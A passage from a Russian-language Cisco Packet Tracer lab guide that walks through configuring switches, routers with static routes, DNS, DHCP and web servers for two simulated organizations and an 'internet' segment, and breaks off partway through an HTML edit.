 - c) настройка DNS-Сервиса;
 - d) проверка сетевого взаимодействия с Роутером.
- 4.2 Настройка Выделенного Сервера «Comp6» (DHCP Сервер):
- a) настройка статического IP-адреса;
 - b) создание DHCP-пула;
 - c) проверка сетевого взаимодействия с Роутером.
- 4.3 Настройка Компьютера Клиента «Comp7» (Клиент):
- a) динамическое получение IP-адреса;
 - b) проверка сетевого взаимодействия внутри сети;
 - c) проверка доступа к сайту своей Организации.
5. Настройка Конечных устройств сети «INTERNET».
- 5.1 Настройка Выделенного Сервера «Comp8» (DNS & Web Сервер):
- a) настройка сетевых интерфейсов;
 - b) настройка HTTP-Сервиса;
 - c) настройка DNS-Сервиса;
 - d) проверка сетевого взаимодействия с Роутером;
 - e) проверка доступа к веб-сайту в Интернет с Сервера «Comp8».
6. Настройка Конечных устройств городской сети «ORGANIZATION-1 + ORGANIZATION-2 + INTERNET».
- 6.1 Настройка Сервера Провайдера «Provider» (DNS Сервер):
- a) настройка сетевых интерфейсов;
 - b) настройка DNS-Сервиса;
 - c) проверка сетевого взаимодействия с Роутерами;
 - d) проверка доступа с Сервера «Comp8» к веб-сайтам обеих Организаций и доступом в Интернет.
- 6.2 Проверка сетевого взаимодействия между Организациями и Интернет.
7. Проверка работы Веб-сервисов на Клиентах – доступ к сайтам Организаций и в Интернет.
- 7.1 Проверка доступа из 1ой Организации:
- a) к сайтам 2ой Организации;
 - b) к Интернет-сайтам.
- 7.2 Проверка доступа из 2ой Организации:
- a) к сайтам 1ой Организации;
 - b) к Интернет-сайтам.
- 7.3 Проверка доступа из Интернета:
- a) к сайтам 1ой Организации;
 - b) к сайтам 2ой Организации.

Команды:


- Switch:
 - Switch>**en**
 - Switch#**conf t**
 - Switch (config) #**int range fa0/y-z**
 - Switch (config-if-range) #**switchport mode access**
 - Switch (config-if-range) #**switchport access vlan 1**
 - Switch (config-if-range) #**exit**
 - Switch (config) #**int fa0/x**
 - Switch (config-if) #**switchport mode trunk**
 - Switch (config-if) #**switchport trunk allowed vlan 1**
 - Switch (config-if) #**end**
 - Switch#**wr mem**
 - Switch#**show run**
- Router:
 - Router>**en**
 - Router#**conf t**
 - Router (config) #**int fa0/x**
 - Router (config-if) #**ip address 192.168.1.1 255.255.255.0**
 - Router (config-if) #**no shutdown**
 - Router (config-if) #**exit**
 - Router (config) #**int fa0/a**
 - Router (config-if) #**ip address 200.200.200.1 255.255.255.0**
 - Router (config-if) #**no shutdown**
 - Router (config-if) #**ip route 10.0.0.0 255.0.0.0 200.200.200.2**
 - Router (config-if) #**ip route 210.210.210.0 255.255.255.0 200.200.200.3**
 - Router (config-if) #**end** – выход из всех режимов конфигурирования
 - Router#**wr mem** – сохранить настройки

PACKET TRACER:

Шаг 0 – Подготовка

Создать устройства и объединить в сеть:

- Сеть 1 «Организация-1»:
 - 1 Маршрутизатор «1841» («Router1»),
 - 1 Коммутатор L2 «2950-24» («Switch1»),
 - 1 DNS & Web Сервер с сайтом Организации-1 («Comp2»),
 - 1 DHCP Сервер («Comp3»),
 - 1 ПК («Comp4»).
- Сеть 2 «Организация-2»:
 - 1 Маршрутизатор «1841» («Router2»),
 - 1 Коммутатор L2 «2950-24» («Switch2»),
 - 1 DNS & Web Сервер с сайтом Организации-2 («Comp5»),
 - 1 DHCP Сервер («Comp6»),
 - 1 ПК («Comp7»).
- Сеть 3 «DNS-PROVIDER»:
 - 1 DNS & Web Сервер с данными обеих организаций («Provider»),
 - Концентратор «Hub-PT» («Hub1»)
- Сеть 4 «INTERNET»:
 - 1 Маршрутизатор «1841» («Router3»),
 - 1 Коммутатор L2 «2950-24» («Switch3»),
 - 1 DNS & Web Сервер с доступом в Интернет («Comp8»).
- Устройства соединить прямым кабелем.



Шаг 1 – Настройка Коммутаторов.

Шаг 1.1 – Настройка Коммутатора «Switch1»:

Шаг 1.1.a – Настройка Коммутатора «Switch1» – сегментация сети (нет необходимости)

Шаг пропускается, т.к. в сетях каждой организации у-ва находятся в одном сегменте VLAN1 (по умолчанию)

Шаг 1.1.b – Настройка Коммутатора «Switch1» – настройка портов пользователей

- «Switch1» → «CLI»
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
 - Switch (config) #**int range fa0/2-4** – конфигурация группы интерфейсов → Switch (config-if-range) #
 - Switch (config-if-range) #**switchport mode access** – конф-ция «fa0/2» – «fa0/4»: вкл «access»
 - Switch (config-if-range) #**switchport access vlan 1** – вкл доступ «access» для VLAN ORG1
 - Switch (config-if-range) #**exit** – выйти из режима конф-ния и/ф портов «fa0/2-4» → Switch (config) #

Шаг 1.1.c – Настройка Коммутатора «Switch1» – настройка транк-порта (коммутатор L2 – маршрутизатор)

- Switch (config) #**int fa0/1** – войти в режим конф-ния и/фейсов порта «fa0/1» → Switch (config-if) #
- Switch (config-if) #**switchport mode trunk** – конф-ция «fa0/1», вкл «trunk» (Свитч–Роутер)
- Switch (config-if) #**switchport trunk allowed vlan 1** – указать VLAN, для передачи по физ соед-ю
- Switch (config-if) #**end** – выход из всех режимов конфигурирования
- Switch#**wr mem** – сохранить настройки

Шаг 1.1.d – Настройка Коммутатора «Switch1» – проверка настроек

- Switch#**show run** – проверить настройки

```
interface FastEthernet0/1
    switchport trunk allowed vlan 1
    switchport mode trunk
```

```
!
```

```
interface FastEthernet0/2
    switchport mode access
```

```
!
```

```
interface FastEthernet0/3
    switchport mode access
```

```
!
```

```
interface FastEthernet0/4
    switchport mode access
```

Шаг 1.2 – Настройка Коммутатора «Switch2»:

Шаг 1.2.a – Настройка Коммутатора «Switch2» – сегментация сети (нет необходимости)

Шаг пропускается, т.к. в сетях каждой организации у-ва находятся в одном сегменте VLAN1 (по умолчанию)

Шаг 1.2.b – Настройка Коммутатора «Switch2» – определение портов пользователей

- «Switch2» → «CLI»
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
 - Switch (config) #**int range fa0/5-7** – конфигурация группы интерфейсов → Switch (config-if-range) #
 - Switch (config-if-range) #**switchport mode access** – конф-ция «fa0/5» – «fa0/7»: вкл «access»
 - Switch (config-if-range) #**switchport access vlan 1** – вкл доступ «access» для VLAN ORG2
 - Switch (config-if-range) #**exit** – выйти из режима конф-ния и/ф портов «fa0/5-7» → Switch (config) #

Шаг 1.2.c – Настройка Коммутатора «Switch2» – настройка транк-порта (коммутатор L2 – маршрутизатор)

- Switch (config) #**int fa0/1** – войти в режим конф-ния и/фейсов порта «fa0/1» → Switch (config-if) #
- Switch (config-if) #**switchport mode trunk** – конф-ция «fa0/1», вкл «trunk» (свитч–роутер)
- Switch (config-if) #**switchport trunk allowed vlan 1** – указать VLAN, для передачи по физ соед-ю
- Switch (config-if) # **end** – выход из всех режимов кофигурирования
- Switch#**wr mem** – сохранить настройки

Шаг 1.2.d – Настройка Коммутатора «Switch2» – проверка настроек

- Switch#**show run** – проверить настройки

```
interface FastEthernet0/1
  switchport trunk allowed vlan 1
  switchport mode trunk

!
interface FastEthernet0/5
  switchport mode access

!
interface FastEthernet0/6
  switchport mode access

!
interface FastEthernet0/7
  switchport mode access
```

Шаг 1.3 – Настройка Коммутатора «Switch3»:

Шаг 1.3.a – Настройка Коммутатора «Switch3» – сегментация сети (нет необходимости)

Шаг пропускается, т.к. в сетях каждой организации у-ва находятся в одном сегменте VLAN1 (по умолчанию)

Шаг 1.3.b – Настройка Коммутатора «Switch3» – определение портов пользователей

- «Switch1» → «CLI»
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #
 - Switch (config) #**int fa0/8** – войти в режим конф-ния и/фейсов порта «fa0/8» → Switch (config-if) #
 - Switch (config-if) #**switchport mode access** – конф-ция «fa0/8», вкл «access» (свитч – конечное у-во)
 - Switch (config-if) #**switchport access vlan 1** – конф-ция «fa0/8», вкл доступ «access» для VLAN13
 - Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/8» → Switch (config) #

Шаг 1.3.c – Настройка Коммутатора «Switch3» – настройка транк-порта (коммутатор L2 – маршрутизатор)

- Switch (config) #**int fa0/1** – войти в режим конф-ния и/фейсов порта «fa0/1» → Switch (config-if) #
- Switch (config-if) #**switchport mode trunk** – конф-ция «fa0/1», вкл «trunk» (свитч–роутер)
- Switch (config-if) #**switchport trunk allowed vlan 1** – указать VLAN, для передачи по физ соед-ю
- Switch (config-if) # **end** – выход из всех режимов кофигурирования
- Switch#**wr mem** – сохранить настройки

Шаг 1.3.d – Настройка Коммутатора «Switch3» – проверка настроек

- Switch#**show run** – проверить настройки

```
interface FastEthernet0/1
  switchport trunk allowed vlan 1
  switchport mode trunk
!
interface FastEthernet0/8
  switchport mode access
```

Шаг 2 – Настройка Маршрутизаторов:

Шаг 2.1 – Настройка Маршрутизатора «Router1»:

Шаг 2.1.a – Настройка Маршрутизатора «Router1» – настройка интерфейса порта на стороне LAN

- «Router1» → «CLI»
 - **Ctrl+C** – выйти из режима системной конфигурации в режим команд → Router>
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int fa0/1** – создать и войти в конф-ние и/файса «fa0/1» → Router (config-if) #
 - Router (config-if) #**ip address 192.168.1.1 255.255.255.0** – присвоение и/файсу IP-адреса
 - Router (config-if) #**no shutdown** – поднять интерфейс «fa0/1» («fa0/1»: «Down» → «Up»)
 - Сообщение о поднятии порта «fa0/1»: «Down» → «Up», в Рабочем Пр-ве линки «▼» → «▲»
 - Router (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/1» → Router(config) #

ИЛИ

- «Router1» → «Config» → «INTERFACE» → «FastEthernet0/1»
 - FastEthernet0/1:
 - Port Status: On
 - IPv4 Address: **192.168.1.1**
 - Subnet Mask: **255.255.255.0**

Шаг 2.1.b – Настройка Маршрутизатора «Router1» – настройка интерфейса порта на стороне Провайдера

- Router (config) #**int fa0/0** – войти в режим конф-ния интерфейсов порта «fa0/0» → Router (config-if) #
- Router (config-if) #**ip address 200.200.200.1 255.255.255.0** – присвоение и/файсу IP-адреса
- Router (config-if) #**no shutdown** – поднять порт «fa0/0» («fa0/0»: «Down» → «Up»)

ИЛИ

- «Router1» → «Config» → «INTERFACE» → «FastEthernet0/0»
 - FastEthernet0/0:
 - Port Status: On
 - IPv4 Address: **200.200.200.1**
 - Subnet Mask: **255.255.255.0**

Шаг 2.1.c – Настройка Маршрутизатора «Router1» – настройка статических маршрутов

- Router (config-if) #**ip route 10.0.0.0 255.0.0.0 200.200.200.2** – маршрут в Сеть2 через Роутер2
- Router (config-if) #**ip route 210.210.210.0 255.255.255.0 200.200.200.3** – маршрут в Сеть3 через Роутер3
- Router (config-if) #**end** – выход из всех режимов кофигурирования
- Router#**wr mem** – сохранить настройки

ИЛИ

- «Router1» → «Config» → «ROUTING» → «Static»
 - Static Routes:
 - Network: **10.0.0.0**
 - Mask: **255.0.0.0**
 - Next Hop: **200.200.200.2**
 - «Add»
 - Network: **210.210.210.0**
 - Mask: **255.255.255.0**
 - Next Hop: **200.200.200.3**
 - «Add»

Шаг 2.1.d – Настройка Маршрутизатора «Router1» – проверка настроек

- Router#**show run** – проверить настройки

```
interface FastEthernet0/0
  ip address 200.200.200.1 255.255.255.0
  duplex auto
  speed auto

interface FastEthernet0/1
  ip address 192.168.1.1 255.255.255.0
  duplex auto
  speed auto

ip classless
ip route 10.0.0.0 255.0.0.0 200.200.200.2
ip route 210.210.210.0 255.255.255.0 200.200.200.3
```

Шаг 2.2 – Настройка Маршрутизатора «Router2»:

Шаг 2.2.a – Настройка Маршрутизатора «Router2» – настройка интерфейса порта на стороне LAN

- «Router2» → «CLI»
 - **Ctrl+C** – выйти из режима системной конфигурации в режим команд → Router>
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int fa0/1** – создать и войти в конф-ние и/файса «fa0/1» → Router (config-if) #
 - Router (config-if) #**ip address 10.0.0.1 255.0.0.0** – присвоение и/файсу IP-адреса
 - Router (config-if) #**no shutdown** – поднять интерфейс «fa0/1» («fa0/1»: «Down» → «Up»)
 - Сообщение о поднятии порта «fa0/1»: «Down» → «Up», в Рабочем Пр-ве линки «▼» → «▲»
 - Router (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/1» → Router(config) #

ИЛИ

- «Router2» → «Config» → «INTERFACE» → «FastEthernet0/1»
 - FastEthernet0/1:

Port Status:	<input checked="" type="checkbox"/> On
IPv4 Address:	10.0.0.1
Subnet Mask:	255.0.0.0

Шаг 2.2.b – Настройка Маршрутизатора «Router2» – настройка интерфейса порта на стороне Провайдера

- Router (config) #**int fa0/0** – войти в режим конф-ния интерфейсов порта «fa0/0» → Router (config-if) #
- Router (config-if) #**ip address 200.200.200.2 255.255.255.0** – присвоение и/файсу IP-адреса
- Router (config-if) #**no shutdown** – поднять порт «fa0/0» («fa0/0»: «Down» → «Up»)

ИЛИ

- «Router2» → «Config» → «INTERFACE» → «FastEthernet0/0»
 - FastEthernet0/0:

Port Status:	<input checked="" type="checkbox"/> On
IPv4 Address:	200.200.200.2
Subnet Mask:	255.255.255.0

Шаг 2.2.c – Настройка Маршрутизатора «Router2» – настройка статических маршрутов

- Router (config-if) #**ip route 192.168.1.0 255.255.255.0 200.200.200.1** – маршрут в Сеть1 через Роутер1
- Router (config-if) #**ip route 210.210.210.0 255.255.255.0 200.200.200.3** – маршрут в Сеть3 через Роутер3
- Router (config-if) #**end** – выход из всех режимов конфигурирования
- Router#**wr mem** – сохранить настройки

ИЛИ

- «Router2» → «Config» → «ROUTING» → «Static»
 - Static Routes:

Network:	192.168.1.0
Mask:	255.255.255.0
Next Hop:	200.200.200.1

«Add»

Network:	210.210.210.0
Mask:	255.255.255.0
Next Hop:	200.200.200.3

«Add»

Шаг 2.2.d – Настройка Маршрутизатора «Router2» – проверка настроек

- Router#**show run** – проверить настройки

```
interface FastEthernet0/0
  ip address 200.200.200.2 255.255.255.0
  duplex auto
  speed auto

interface FastEthernet0/1
  ip address 10.0.0.1 255.0.0.0
  duplex auto
  speed auto

ip classless
ip route 192.168.1.0 255.255.255.0 200.200.200.1
ip route 210.210.210.0 255.255.255.0 200.200.200.3
```

Шаг 2.3 – Настройка Маршрутизатора «Router3»:

Шаг 2.3.a – Настройка Маршрутизатора «Router3» – настройка интерфейса порта на стороне LAN

- «Router3» → «CLI»
 - **Ctrl+C** – выйти из режима системной конфигурации в режим команд → Router>
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int fa0/1** – создать и войти в конф-ние и/файса «fa0/1» → Router (config-if) #
 - Router (config-if) #**ip address 210.210.210.3 255.255.255.0** – присвоение и/файсу IP-адреса
 - Router (config-if) #**no shutdown** – поднять интерфейс «fa0/1» («fa0/1»: «Down» → «Up»)
 - Сообщение о поднятии порта «fa0/1»: «Down» → «Up», в Рабочем Пр-ве линки «▼» → «▲»
 - Router (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/1» → Router(config) #

ИЛИ

- «Router3» → «Config» → «INTERFACE» → «FastEthernet0/1»
 - FastEthernet0/1:

Port Status:	<input checked="" type="checkbox"/> On
IPv4 Address:	210.210.210.3
Subnet Mask:	255.255.255.0

Шаг 2.3.b – Настройка Маршрутизатора «Router3» – настройка интерфейса порта на стороне Провайдера

- Router (config) #**int fa0/0** – войти в режим конф-ния интерфейсов порта «fa0/0» → Router (config-if) #
- Router (config-if) #**ip address 200.200.200.3 255.255.255.0** – присвоение и/файсу IP-адреса
- Router (config-if) #**no shutdown** – поднять порт «fa0/0» («fa0/0»: «Down» → «Up»)

ИЛИ

- «Router3» → «Config» → «INTERFACE» → «FastEthernet0/0»
 - FastEthernet0/0:

Port Status:	<input checked="" type="checkbox"/> On
IPv4 Address:	200.200.200.3
Subnet Mask:	255.255.255.0

Шаг 2.3.c – Настройка Маршрутизатора «Router3» – настройка статических маршрутов

- Router (config-if) #**ip route 192.168.1.0 255.255.255.0 200.200.200.1** – маршрут в Сеть1 через Роутер1
- Router (config-if) #**ip route 10.0.0.0 255.0.0.0 200.200.200.2** – маршрут в Сеть2 через Роутер2
- Router (config-if) #**end** – выход из всех режимов конфигурирования
- Router#**wr mem** – сохранить настройки

ИЛИ

- «Router3» → «Config» → «ROUTING» → «Static»
 - Static Routes:

Network:	192.168.1.0
Mask:	255.255.255.0
Next Hop:	200.200.200.1

«Add»

Network:	10.0.0.0
Mask:	255.0.0.0
Next Hop:	200.200.200.2

«Add»

Шаг 2.3.d – Настройка Маршрутизатора «Router3» – проверка настроек

- Router#[show run](#) – проверить настройки

```
interface FastEthernet0/0
  ip address 200.200.200.3 255.255.255.0
  duplex auto
  speed auto

interface FastEthernet0/1
  ip address 210.210.210.3 255.255.255.0
  duplex auto
  speed auto

ip classless
ip route 192.168.1.0 255.255.255.0 200.200.200.1
ip route 10.0.0.0 255.0.0.0 200.200.200.2
```

Шаг 3 – Настройка Конечных устройств Локальной сети «ORGANIZATION-1»

Шаг 3.1 – Настройка Выделенного Сервера «Comp2»:

Шаг 3.1.a – Настройка Выделенного Сервера «Comp2» – настройка сетевых интерфейсов

- «Comp2» → «Desktop» → «IP Configuration»
 - IP Address: [192.168.1.2](#) – IP-адрес хоста
 - Subnet Mask: [255.255.255.0](#) – 24-ая маска подсети
 - Default Gateway: [192.168.1.1](#) – шлюз = IP-адрес Маршрутизатора на стороне Локальной Сети
 - DNS Server: [200.200.200.10](#) – DNS-Сервер = IP-адрес DNS-Сервера Провайдера

Шаг 3.1.b – Настройка Выделенного Сервера «Comp2» – настройка HTTP-Сервиса

- «Comp2» → «Services» → «SERVICES» → «HTTP»

- File Manager

File Name	Edit	Delete
1. copyrights.html	(edit)	(delete)
2. cscoptlogo177x111.jpg		(delete)
3. helloworld.html	(edit)	(delete)
4. image.html	(edit)	(delete)
5. index.html	(edit)	(delete)

- Изменить HTML:

```
<html>
<center><font size='+2' color='lime'>1st Organization</font></center>
<hr>Welcome to 1st Organization! Opening doors to new opportunities. Mind Wide Open.
...
```

«Save»

Шаг 3.1.c – Настройка Выделенного Сервера «Comp2» – настройка DNS-Сервиса

- «Comp2» → «Services» → «SERVICES» → «DNS»

- DNS:
 - DNS Service On Off

Resource Records

Name [org1.site.com](#) Type A Record ▾
Address [192.168.1.2](#)

«Add» ↓

No.	Name	Type	Detail
0	org1.site.com	A Record	192.168.1.2

Шаг 3.1.d – Настройка Выделенного Сервера «Comp2» – проверка сетевого взаимодействия с Роутером

- «Comp2» → «Desktop» → «Command Prompt» → [ping 192.168.1.1](#) → OK

Шаг 3.2 – Настройка Выделенного Сервера «Comp3»:

Шаг 3.2.a – Настройка Выделенного Сервера «Comp3» – Настройка статического IP-адреса

- «Comp3» → «Desktop» → «IP Configuration»

- IP Address: [192.168.1.3](#) – IP-адрес хоста
- Subnet Mask: [255.255.255.0](#) – 24-ая маска подсети
- Default Gateway: [192.168.1.1](#) – шлюз = IP-адрес Маршрутизатора на стороне Локальной Сети
- DNS Server: [192.168.1.2](#) – DNS-Сервер = IP-адрес DNS-Сервера Локальной Сети

Шаг 3.2.b – Настройка Выделенного Сервера «Comp3» – создание DHCP-пула

- «Comp3» → «Config» → SERVICES → «DHCP»

- Уже создан один дефолтный сервис-пул:

Pool Name	Default Gateway	DNS Server	Start IP Address	Subnet Mask	Max Number	TFTP Server
service-pool	0.0.0.0	0.0.0.0	192.168.1.0	255.255.255.0	255	0.0.0.0

- Включить сервис (вверху окна): Service On Off

- Создать новый DHCP-пул (просто изменяя дефолтные поля):

Pool Name: **Pool-1** – название DHCP-пула

Default Gateway: **192.168.1.1** – Шлюз = IP-адрес на Роутере для данного пула

DNS Server: **200.200.200.10** – IP-адрес DNS-Сервера Провайдера

Start IP Address: **192.168.1.4** – IP-адрес, с которого будет начинаться раздача IP-адресов

Subnet Mask: **255.255.255.0** – 24-ая маска

Max number of users: **252** – максимальное количество IP-адресов для раздачи

TFTP Server: **0.0.0.0**

- «Add» – DHCP-пул добавится в список, а поля сбоятся на дефолтные

- Изменить стартовый IP-адрес в существующем по умолчанию DHCP-пуле на любой другой, чтобы не было конфликта, при автоматической раздаче:

Start IP Address: **172.150.1.0** – IP-адрес, с которого будет начинаться раздача IP-адресов

- «Save» – дефолтный DHCP-пул в списке изменится

Pool Name	Default Gateway	DNS Server	Start IP Address	Subnet Mask	Max Number	TFTP Server
Pool-1	192.168.1.1	200.200.200.10	192.168.1.4	255.255.255.0	252	0.0.0.0
service-pool	0.0.0.0	0.0.0.0	172.150.1.0	255.255.255.0	255	0.0.0.0

Шаг 3.2.c – Настройка Выделенного Сервера «Comp2» – проверка сетевого взаимодействия с Роутером

- «Comp3» → «Desktop» → «Command Prompt» → ping **192.168.1.1** → OK

Шаг 3.3 – Настройка Компьютера Клиента «Comp4»:

Шаг 3.3.a – Настройка Компьютера Клиента «Comp4» – динамическое получение IP-адреса

В реальных компьютерах в настройках по умолчанию выставлен динамический режим присвоения IP-адресов. Но в Packet Tracer – наоборот – по умолчанию выставлен статический. Надо поменять режим на динамический

- «Comp4» → «Desktop» → «IP-Configuration» → DHCP Static – сообщение «DHCP request successful»

Поля станут неактивными и заполняются автоматически:

IP Address: **192.168.1.4**

Subnet Mask: **255.255.255.0**

Default Gateway: **192.168.1.1**

DNS Server: **200.200.200.10**

Шаг 3.3.b – Проверка сетевого взаимодействия Компьютера «Comp4»

- Пропинговать Шлюз с ПК:

- «Comp4» → ping **192.168.1.1** → OK

- Пропинговать Локальный DNS&Web-Сервер с ПК:

- «Comp4» → ping **192.168.1.2** → OK

- Пропинговать Локальный DHCP-Сервер с ПК:

- «Comp4» → ping **192.168.1.3** → OK

Шаг 3.3.c – Проверка доступа к сайту своей Организации с Клиентского Компьютера «Comp4»

- «Comp4» → «Desktop» → «Web Browser»

- URL: org1.site.com → «Go» ↓

1st Organization
Welcome to 1st Organization! Opening doors to new opportunities. Mind Wide Open.
...

Шаг 4 – Настройка Конечных устройств Локальной сети «ORGANIZATION-2»

Шаг 4.1 – Настройка Выделенного Сервера «Comp5»:

Шаг 4.1.a – Настройка Выделенного Сервера «Comp5» – настройка сетевых интерфейсов

- «Comp5» → «Desktop» → «IP Configuration»
 - IP Address: 10.0.0.5 – IP-адрес хоста
 - Subnet Mask: 255.0.0.0 – 8-ая маска подсети
 - Default Gateway: 10.0.0.1 – шлюз = IP-адрес Маршрутизатора на стороне Локальной Сети
 - DNS Server: 200.200.200.10 – DNS-Сервер = IP-адрес DNS-Сервера Провайдера

Шаг 4.1.b – Настройка Выделенного Сервера «Comp5» – настройка HTTP-Сервиса

- «Comp5» → «Services» → «SERVICES» → «HTTP»

- File Manager

File Name	Edit	Delete
1. copyrights.html	(edit)	(delete)
2. cscptlogo177x111.jpg		(delete)
3. helloworld.html	(edit)	(delete)
4. image.html	(edit)	(delete)
5. index.html	(edit)	(delete)

- Изменить HTML:

```
<html>
<center><font size='+2' color='aqua'>2nd Organization</font></center>
<hr>Welcome to 2nd Organization! Opening doors to new opportunities. Mind Wide Open.
...

```

«Save»

Шаг 4.1.c – Настройка Выделенного Сервера «Comp5» – настройка DNS-Сервиса

- «Comp5» → «Services» → «SERVICES» → «DNS»

- DNS:

DNS Service On Off

Resource Records

Name org2.site.com Type A Record ▾

Address 10.0.0.5

«Add» ↓

No.	Name	Type	Detail
0	org2.site.com	A Record	10.0.0.5

Шаг 4.1.d – Настройка Выделенного Сервера «Comp5» – проверка сетевого взаимодействия с Роутером

- «Comp5» → «Desktop» → «Command Prompt» → ping 10.0.0.1 → OK

Шаг 4.2 – Настройка Выделенного Сервера «Comp6»:

Шаг 4.2.a – Настройка Выделенного Сервера «Comp6» – настройка статического IP-адреса

- «Comp6» → «Desktop» → «IP Configuration»

- IP Address: 10.0.0.6 – IP-адрес хоста
- Subnet Mask: 255.0.0.0 – 8-ая маска подсети
- Default Gateway: 10.0.0.1 – шлюз = IP-адрес Маршрутизатора на стороне Локальной Сети
- DNS Server: 10.0.0.5 – DNS-Сервер = IP-адрес DNS-Сервера Локальной Сети

Шаг 4.2.b – Настройка Выделенного Сервера «Comp6» – создание DHCP-пула

- «Comp6» → «Config» → SERVICES → «DHCP»

- Уже создан один дефолтный сервис-пул:

Pool Name	Default Gateway	DNS Server	Start IP Address	Subnet Mask	Max Number	TFTP Server
service-pool	0.0.0.0	0.0.0.0	10.0.0.0	255.255.255.0	255	0.0.0.0

- Включить сервис (вверху окна): Service On Off

- Создать новый DHCP-пул (просто изменяя дефолтные поля):

Pool Name: Pool-2 – название DHCP-пула

Default Gateway: 10.0.0.1 – Шлюз = IP-адрес на Роутере для данного пула

DNS Server: 200.200.200.10 – IP-адрес DNS-Сервера Провайдера

Start IP Address: **10.0.0.7** – IP-адрес, с которого будет начинаться раздача IP-адресов
Subnet Mask: **255.0.0.0** – 24-ая маска
Max number of users: **255** – максимальное количество IP-адресов для раздачи
TFTP Server: **0.0.0.0**

- «**Add**» – DHCP-пул добавится в список, а поля сбросятся на дефолтные
- Изменить стартовый IP-адрес в существующем по умолчанию DHCP-пуле на любой другой, чтобы не было конфликта, при автоматической раздаче:
Start IP Address: **172.12.12.0** – IP-адрес, с которого будет начинаться раздача IP-адресов
- «**Save**» – дефолтный DHCP-пул в списке изменится

Pool Name	Default Gateway	DNS Server	Start IP Address	Subnet Mask	Max Number	TFTP Server
Pool-2	10.0.0.1	200.200.200.10	10.0.0.7	255.0.0.0	255	0.0.0.0
service-pool	0.0.0.0	0.0.0.0	172.12.12.0	255.255.255.0	512	0.0.0.0

Шаг 4.2.с – Настройка Выделенного Сервера «Comp6» – проверка сетевого взаимодействия с Роутером

- «Comp6» → «Desktop» → «Command Prompt» → **ping 10.0.0.1** → OK

Шаг 4.3 – Настройка Компьютера Клиента «Comp7»:

Шаг 4.3.а – Настройка Компьютера Клиента «Comp7» – динамическое получение IP-адреса

В реальных компьютерах в настройках по умолчанию выставлен динамический режим присвоения IP-адресов. Но в Packet Tracer – наоборот – по умолчанию выставлен статический. Надо поменять режим на динамический

- «Comp7» → «Desktop» → «IP-Configuration» → DHCP Static – сообщение «DHCP request successful»
Поля станут неактивными и заполнятся автоматически:

IP Address: 10.0.0.7
Subnet Mask: 255.0.0.0
Default Gateway: 10.0.0.1
DNS Server: 200.200.200.10


Шаг 4.3.б – Проверка сетевого взаимодействия Компьютера «Comp7»

- Пропинговать Шлюз с ПК:
 - «Comp7» → **ping 10.0.0.1** → OK
- Пропинговать Локальный DNS&Web-Сервер с ПК:
 - «Comp7» → **ping 10.0.0.5** → OK
- Пропинговать Локальный DHCP-Сервер с ПК:
 - «Comp7» → **ping 10.0.0.6** → OK

Шаг 4.3.с – Проверка доступа к сайту своей Организации с Клиентского Компьютера «Comp7»

- «Comp7» → «Desktop» → «Web Browser»

- URL: **org2.site.com** → «Go» ↓



Шаг 5 – Настройка Конечных устройств сети «INTERNET»

Шаг 5.1 – Настройка Выделенного Сервера «Comp8»:

Шаг 5.1.а – Настройка Выделенного Сервера «Comp8» – настройка сетевых интерфейсов

- «Comp8» → «Desktop» → «IP Configuration»
 - IP Address: **210.210.210.8** – IP-адрес хоста
 - Subnet Mask: **255.255.255.0** – 24-ая маска подсети
 - Default Gateway: **210.210.210.3** – шлюз = IP-адрес Маршрутизатора на стороне Интернет
 - DNS Server: **200.200.200.10** – DNS-Сервер = IP-адрес DNS-Сервера Провайдера

Шаг 5.1.b – Настройка Выделенного Сервера «Comp8» – настройка HTTP-Сервиса

- «Comp8» → «Services» → «SERVICES» → «HTTP»

- File Manager

File Name	Edit	Delete
1. copyrights.html	(edit)	(delete)
2. cscptlogo177x111.jpg		(delete)
3. helloworld.html	(edit)	(delete)
4. image.html	(edit)	(delete)
5. index.html	(edit)	(delete)

- Изменить HTML:

```
<html>
<center><font size='+10' color='grey'>INTERNET</font></center>
